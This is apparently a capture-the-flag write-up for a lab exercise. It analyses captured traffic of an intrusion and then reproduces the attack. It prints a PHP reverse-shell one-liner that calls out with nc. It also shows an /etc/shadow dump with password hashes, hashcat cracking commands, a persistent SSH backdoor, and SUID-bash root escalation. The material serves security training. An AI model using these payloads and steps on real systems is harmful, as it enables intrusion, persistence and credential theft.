Task 1:

1. Look for the URL where the attacker uploaded his reverse shell.

Wireshark · Follow TCP Stream (tcp.stream eq 2) · overpass2.pcapng

```
GET /development/uploads/payload.php HTTP/1.1
Host: 192.168.170.159
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.170.159/development/uploads/
Connection: keep-alive
Upgrade-Insecure-Requests: 1
```

   - Directory: /development/uploads/

2. Export the payload uploaded

Wireshark · Export · HTTP object list

Text Filter: Content Type: All Content-Types

Packet	Hostname	Content Type	Size	Filename
6	192.168.170.159	text/html	1,416 bytes	development
14	192.168.170.159	multipart/form-data	454 bytes	upload.php
16	192.168.170.159	text/html	39 bytes	upload.php
19	192.168.170.159	text/html	985 bytes	uploads
3585	192.168.170.145:8080	image/png	60kB	cooctus.png
3619	192.168.170.145:8080	text/html	815 bytes	index.html
3878	192.168.170.159	text/html	815 bytes	/
3890	192.168.170.159	image/png	60kB	cooctus.png

Save Save All Preview Close Help

3. analyze the contents of the payload using strings:

```
┌──(root💀kali)-[~/tryhackme/overpass2]
└─# strings upload*
The file payload.php has been uploaded.
-----------------------------18090490285799870315152600 06
Content-Disposition: form-data; name="fileToUpload"; filename="payload.php"
Content-Type: application/x-php
<?php exec("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.170.145 4242 >/tmp/f")?>
-----------------------------18090490285799870315152600 06
Content-Disposition: form-data; name="submit"
Upload File
-----------------------------18090490285799870315152600 06--
```

- Reverse Shell Command:

```
<?php exec("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.170.145 4242 >/tmp/f")?>
```

```
whenevernoteartinstant
```

4. Find/Analyze commands attacker executed on the reverse shell.

```
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@overpass-production:/var/www/html/development/uploads$ ls -lAh
ls -lAh
total 8.0K
-rw-r--r-- 1 www-data www-data 51 Jul 21 17:48 .overpass
-rw-r--r-- 1 www-data www-data 99 Jul 21 20:34 payload.php
www-data@overpass-production:/var/www/html/development/uploads$ cat .overpass
cat .overpass
,LQ?2>6QiQ$JDE6>Q[QA2DDQiQH9@76G6C?@E62CE:?DE2?EQN.www-data@overpass-production:/var/www/html/development/uploads$ su james
su james
Password: whenevernoteartinstant

james@overpass-production:/var/www/html/development/uploads$ cd ~
cd ~
james@overpass-production:~$ sudo -l
sudo -l
sudo: invalid option -- 'l'
usage: sudo -h | -K | -k | -V
usage: sudo -v [-AknS] [-g group] [-h host] [-p prompt] [-u user]
usage: sudo -l [-AknS] [-g group] [-h host] [-p prompt] [-U user] [-u user]
            [command]
usage: sudo [-AbEHknPS] [-r role] [-t type] [-C num] [-g group] [-h host] [-p
            prompt] [-T timeout] [-u user] [VAR=value] [-i|-s] [<command>]
usage: sudo -e [-AknS] [-r role] [-t type] [-C num] [-g group] [-h host] [-p
            prompt] [-T timeout] [-u user] file ...
james@overpass-production:~$ sudo -l
sudo -l
[sudo] password for james: whenevernoteartinstant

Matching Defaults entries for james on overpass-production:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User james may run the following commands on overpass-production:
    (ALL : ALL) ALL
james@overpass-production:~$ sudo cat /etc/shadow
sudo cat /etc/shadow
root:*:18295:0:99999:7:::
daemon:*:18295:0:99999:7:::
bin:*:18295:0:99999:7:::
sys:*:18295:0:99999:7:::
sync:*:18295:0:99999:7:::
games:*:18295:0:99999:7:::
man:*:18295:0:99999:7:::
lp:*:18295:0:99999:7:::
mail:*:18295:0:99999:7:::
news:*:18295:0:99999:7:::
uucp:*:18295:0:99999:7:::
proxy:*:18295:0:99999:7:::
www-data:*:18295:0:99999:7:::
backup:*:18295:0:99999:7:::
list:*:18295:0:99999:7:::
irc:*:18295:0:99999:7:::
gnats:*:18295:0:99999:7:::
nobody:*:18295:0:99999:7:::
systemd-network:*:18295:0:99999:7:::
systemd-resolve:*:18295:0:99999:7:::
syslog:*:18295:0:99999:7:::
messagebus:*:18295:0:99999:7:::
_apt:*:18295:0:99999:7:::
lxd:*:18295:0:99999:7:::
uuidd:*:18295:0:99999:7:::
dnsmasq:*:18295:0:99999:7:::
landscape:*:18295:0:99999:7:::
pollinate:*:18295:0:99999:7:::
sshd:*:18464:0:99999:7:::
james:$6$7GS5e.yv$HqIH5MthpGWpczr3MnwDHlED8gbVSHt7ma8yxzBM8LuBReDV5e1Pu/VuRskugt1Ckul/SKGX.5PyMpzAYo3Cg/:18464:0:99999:7:::
paradox:$6$oRXQu43X$WaAj3Z/4sEPV1mJdHsyJkIZm1rjjnNxrY5c8GElJIjG7u36xSgMGwKA2woDIFudtyqY37YCyukiHJPhi4IU7H0:18464:0:99999:7:::
szymex:$6$B.EnuXiO$f/u00HosZIO3UQCEJplazoQtH8WJjSX/ooBjwmYfEOTcqCAlMjeFIgYWqR5Aj2vsfRyf6x1wXxKitcPUjcXlX/:18464:0:99999:7:::
bee:$6$.SqHrp6z$B4rWPi0Hkj0gbQMFujz1KHVs9VrSFu7AU9CxWrZV7GzH05tYPL1xRzUJlFHbyp0K9TAeYiM6niFseB9VLBWSo0:18464:0:99999:7:::
muirland:$6$SWybS8o2$9diveQinxy8PJQnGQQWbTNKeb2AiSp.i8KznuAjYbqI3q04Rf5hjHPer3weiC.2MrOj2o1Sw/fd2cu0kC6dUP.:18464:0:99999:7:::
james@overpass-production:~$ git clone https://github.com/NinjaJc01/ssh-backdoor
git clone https://github.com/NinjaJc01/ssh-backdoor
Cloning into 'ssh-backdoor'...
remote: Enumerating objects: 18, done.
remote: Counting objects:   5% (1/18)
remote: Counting objects:  11% (2/18)
remote: Counting objects:  16% (3/18)
remote: Counting objects:  22% (4/18)
remote: Counting objects:  27% (5/18)
remote: Counting objects:  33% (6/18)
remote: Counting objects:  38% (7/18)
remote: Counting objects:  44% (8/18)
remote: Counting objects:  50% (9/18)
remote: Counting objects:  55% (10/18)
remote: Counting objects:  61% (11/18)
remote: Counting objects:  66% (12/18)
remote: Counting objects:  72% (13/18)
remote: Counting objects:  77% (14/18)
remote: Counting objects:  83% (15/18)
remote: Counting objects:  88% (16/18)
remote: Counting objects:  94% (17/18)
remote: Counting objects: 100% (18/18)
remote: Counting objects: 100% (18/18), done.
remote: Compressing objects:   6% (1/15)
```

a. Upgrade shell
b. View Directory
c. View contents of .overpass file
d. Change user to james:whenevernoteartinstant
e. Check for sudo access

- able to run all commands as using sudo

f. View content of /etc/shadow

- uncovered password hashes of users

g. Install another backdoor for persistent access

- via ssh backdoor
- https://github.com/NinjaJc01/ssh-backdoor

h. Move into the ssh-backdoor directory

i. Generate ssh priv and public key

j. Make backdoor executable

k. Execute backdoor

5. Crack the password hashes in the shadow file

a. Find what hashing alogrithm it is

```
hashcat -h | grep \$6
```

```
┌──(root💀kali)-[~/tryhackme/overpass2]
└─# hashcat -h | grep \$6
  1800 | sha512crypt $6$, SHA512 (Unix)                    | Operating System
```

b. Save the hashes into a text file

```
└─# cat johnhashes.txt
$6$oRXQu43X$WaAj3Z/4sEPV1mJdHsyJkIZm1rjjnNxrY5c8GElJIjG7u36xSgMGwKA2woDIFudtyqY37YCyukiHJPhi4IU7H0
$6$B.EnuXiO$f/u00HosZIO3UQCEJplazoQtH8WJjSX/ooBjwmYfEOTcqCAlMjeFIgYWqR5Aj2vsfRyf6x1wXxKitcPUjcXlX/
$6$.SqHrp6z$B4rWPi0Hkj0gbQMFujz1KHVs9VrSFu7AU9CxWrZV7GzH05tYPL1xRzUJlFHbyp0K9TAeY1M6niFseB9VLBWSo0
$6$SWybS8o2$9diveQinxy8PJQnGQQWbTNKeb2AiSp.i8KznuAjYbqI3q04Rf5hjHPer3weiC.2MrOj2o1Sw/fd2cu0kC6dUP.
```

c. Crack the hashes

```
hashcat -m 1800 -a 0 johnhashes.txt wordlist
```

```
┌──(root💀kali)-[~/tryhackme/overpass2]
└─# hashcat -m 1800 -a 0 johnhashes.txt wordlist --show
$6$oRXQu43X$WaAj3Z/4sEPV1mJdHsyJkIZm1rjjnNxrY5c8GElJIjG7u36xSgMGwKA2woDIFudtyqY37YCyukiHJPhi4IU7H0
$6$B.EnuXiO$f/u00HosZIO3UQCEJplazoQtH8WJjSX/ooBjwmYfEOTcqCAlMjeFIgYWqR5Aj2vsfRyf6x1wXxKitcPUjcXlX/
$6$.SqHrp6z$B4rWPi0Hkj0gbQMFujz1KHVs9VrSFu7AU9CxWrZV7GzH05tYPL1xRzUJlFHbyp0K9TAeY1M6niFseB9VLBWSo0
$6$SWybS8o2$9diveQinxy8PJQnGQQWbTNKeb2AiSp.i8KznuAjYbqI3q04Rf5hjHPer3weiC.2MrOj2o1Sw/fd2cu0kC6dUP.
```

- Able to crack 4 hashes

Task 2:

1. Analyze the code of the backdoor.

a. Download it

b. Tried to read backdoor however, it is in binary

c. View main.go file instead

- Default Hash:

  bdd04d9bb7621687f5df9001f5098eb22bf19eac4c2c30b6f23efed4d24807277d0f8bfccb9e77659103d78c56e66d2d7d8391dfc885d0e9b68acd01fc2170e3

```go
package main

import (
    "crypto/sha512"
    "fmt"
    "io"
    "io/ioutil"
    "log"
    "net"
    "os/exec"

    "github.com/creack/pty"
    "github.com/gliderlabs/ssh"
    "github.com/integrii/flaggy"
    gossh "golang.org/x/crypto/ssh"
    "golang.org/x/crypto/ssh/terminal"
)

var hash string = "bdd04d9bb7621687f5df9001f5098eb22bf19eac4c2c30b6f23efed4d24807277d0f8bfccb9e77659103d78c56e66d2d7d8391dfc885d0e9b68acd01fc2170e3"
```

- Hardcoded Salt: 1c362db832f3f864c8c2fe05f2002a05

```go
func passwordHandler(_ ssh.Context, password string) bool {
    return verifyPass(hash, "1c362db832f3f864c8c2fe05f2002a05", password)
}
```

- Hash attacker used:
  6d05358f090eea56a238af02e47d44ee5489d234810ef6240280857ec69712a3e5e370b8a41899d0196ade16c0d54327c5654019292cbfe0b5e98ad1fec71bed
- Combine the hash & salt:
- $hash/pass:salt
  6d05358f090eea56a238af02e47d44ee5489d234810ef6240280857ec69712a3e5e370b8a41899d0196ade16c0d54327c5654019292cbfe0b5e98ad1fec71bed:1c362db832f3f864c8c2fe05f2002a05

```
6d05358f090eea56a238af02e47d44ee5489d234810ef6240280857ec69712a3e5e370b8a41899d0196ade16c0d54327c5654019292cbfe0b5e98ad1fec71bed:1c362db832f3f864c8c2fe05f2002a05
```

2. Crack the hash
   a. Analyze the hash

```
 HASH: 6d05358f090eea56a238af02e47d44ee5489d234810ef6240280857ec69712a3e5e370b8a41899d0196ade16c0d54327c5654019292cbfe0b5e98ad1fec71bed

Possible Hashs:
[+] SHA-512
[+] Whirlpool
```

   - SHA-512
   - Whirlpool

   b. Tried SHA-512, hashcat 1700
   - did not work


   c. Tried Whirlpool, hashcat 6100
   - did not work

   d. Tried SHA-512($pass$,salt), hashcat 1710

```
┌──(root💀kali)-[~/tryhackme/overpass2]
└─# hashcat -m 1710 -a 0 backdoorhash /usr/share/wordlists/rockyou.txt --show
6d05358f090eea56a238af02e47d44ee5489d234810ef6240280857ec69712a3e5e370b8a41899d0196ade16c0d54327c5654019292cbfe0b5e98ad1fec71bed:1c362db832f3f864c8c2fe05f2002a05
```

Task 3: Attacking the machine

1. Visit the site:



2. Hack back into the machine using the backdoor installed by the attacker
   a. do an nmap scan to discover the port

```
┌──(root💀kali)-[~]
└─# nmap -sV -v 10.10.26.219
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-23 12:52 +08
NSE: Loaded 45 scripts for scanning.
Initiating Ping Scan at 12:52
Scanning 10.10.26.219 [4 ports]
Completed Ping Scan at 12:52, 0.38s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 12:52
Completed Parallel DNS resolution of 1 host. at 12:52, 0.01s elapsed
Initiating SYN Stealth Scan at 12:52
Scanning 10.10.26.219 [1000 ports]
Discovered open port 22/tcp on 10.10.26.219
Discovered open port 80/tcp on 10.10.26.219
Discovered open port 2222/tcp on 10.10.26.219
Completed SYN Stealth Scan at 12:52, 2.49s elapsed (1000 total ports)
Initiating Service scan at 12:52
Scanning 3 services on 10.10.26.219
Completed Service scan at 12:52, 6.70s elapsed (3 services on 1 host)
NSE: Script scanning 10.10.26.219.
Initiating NSE at 12:52
Completed NSE at 12:52, 1.44s elapsed
Initiating NSE at 12:52
Completed NSE at 12:52, 1.38s elapsed
Nmap scan report for 10.10.26.219
Host is up (0.35s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http    Apache httpd 2.4.29 ((Ubuntu))
2222/tcp open  ssh     OpenSSH 8.2p1 Debian 4 (protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.82 seconds
           Raw packets sent: 1004 (44.152KB) | Rcvd: 1001 (40.040KB)
```

- backdoor: 2222

3. Connect to the backdoor

```
┌──(root💀kali)-[~]
└─# ssh 10.10.26.219 -p 2222
The authenticity of host '[10.10.26.219]:2222 ([10.10.26.219]:2222)' can't be established.
RSA key fingerprint is SHA256:z0OyQNW5sa3rr6mR7yDMo1avzRRPcapaYwOxjttuZ58.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.26.219]:2222' (RSA) to the list of known hosts.
root@10.10.26.219's password:
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

james@overpass-production:/home/james/ssh-backdoor$
```

4. Found first flag

```
james@overpass-production:/home/james$ cat user.txt
```

Privilege Esc:

1. check for sudo permissions

    - unable to, james password has changed
    - tried the other users, also failed

2. check for SUID/SGID bits on files

```
find / -type f -a \( -perm -u+s -o -perm -g+s \) -exec ls -l {} \; 2> /dev/null
```

```
u+s -o -perm -g+s \) -exec ls -l {} \; 2> /dev/null find / -type f -a \( -perm -u
-rwsr-xr-x 1 root root 44528 Mar 22  2019 /usr/bin/chsh
-rwsr-xr-x 1 root root 149080 Jan 31  2020 /usr/bin/sudo
-rwsr-xr-x 1 root root 76496 Mar 22  2019 /usr/bin/chfn
-rwxr-sr-x 1 root shadow 71816 Mar 22  2019 /usr/bin/chage
-rwxr-sr-x 1 root crontab 39352 Nov 16  2017 /usr/bin/crontab
-rwxr-sr-x 1 root mlocate 43088 Mar  1  2018 /usr/bin/mlocate
-rwsr-xr-x 1 root root 22520 Mar 27  2019 /usr/bin/pkexec
-rwsr-xr-x 1 root root 18448 Jun 28  2019 /usr/bin/traceroute6.iputils
-rwsr-xr-x 1 root root 37136 Mar 22  2019 /usr/bin/newuidmap
-rwxr-sr-x 1 root shadow 22808 Mar 22  2019 /usr/bin/expiry
-rwxr-sr-x 1 root tty 30800 Jan  8  2020 /usr/bin/wall
-rwsr-xr-x 1 root root 37136 Mar 22  2019 /usr/bin/newgidmap
-rwsr-xr-x 1 root root 59640 Mar 22  2019 /usr/bin/passwd
-rwxr-sr-x 1 root tty 14328 Jan 17  2018 /usr/bin/bsd-write
-rwsr-xr-x 1 root root 75824 Mar 22  2019 /usr/bin/gpasswd
-rwxr-sr-x 1 root ssh 362640 Mar  4  2019 /usr/bin/ssh-agent
-rwsr-sr-x 1 daemon daemon 51464 Feb 20  2018 /usr/bin/at
-rwsr-xr-x 1 root root 40344 Mar 22  2019 /usr/bin/newgrp
-rwsr-xr-x 1 root root 436552 Mar  4  2019 /usr/lib/openssh/ssh-keysign
-rwsr-xr-- 1 root messagebus 42992 Jun 11  2020 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 14328 Mar 27  2019 /usr/lib/policykit-1/polkit-agent-helper-1
-rwxr-sr-x 1 root utmp 10232 Mar 11  2016 /usr/lib/x86_64-linux-gnu/utempter/utempter
-rwsr-xr-x 1 root root 100760 Nov 23  2018 /usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
-rwsr-xr-x 1 root root 10232 Mar 28  2017 /usr/lib/eject/dmcrypt-get-device
-rwsr-xr-x 1 root root 43088 Jan  8  2020 /bin/mount
-rwsr-xr-x 1 root root 30800 Aug 11  2016 /bin/fusermount
-rwsr-xr-x 1 root root 44664 Mar 22  2019 /bin/su
-rwsr-xr-x 1 root root 64424 Jun 28  2019 /bin/ping
-rwsr-xr-x 1 root root 26696 Jan  8  2020 /bin/umount
-rwxr-sr-x 1 root shadow 34816 Feb 27  2019 /sbin/unix_chkpwd
-rwxr-sr-x 1 root shadow 34816 Feb 27  2019 /sbin/pam_extrausers_chkpwd
-rwsr-sr-x 1 root root 1113504 Jul 22  2020 /home/james/.suid_bash
```

- found a binary that can be used to priv esc

3. Obtain root shell

```
/home/james/.suid_bash -p
```

```
james@overpass-production: /h
james@overpass-production:/home/james$ /home/james/.suid_bash -p
.suid_bash-4.4# whoami
root
.suid_bash-4.4#
```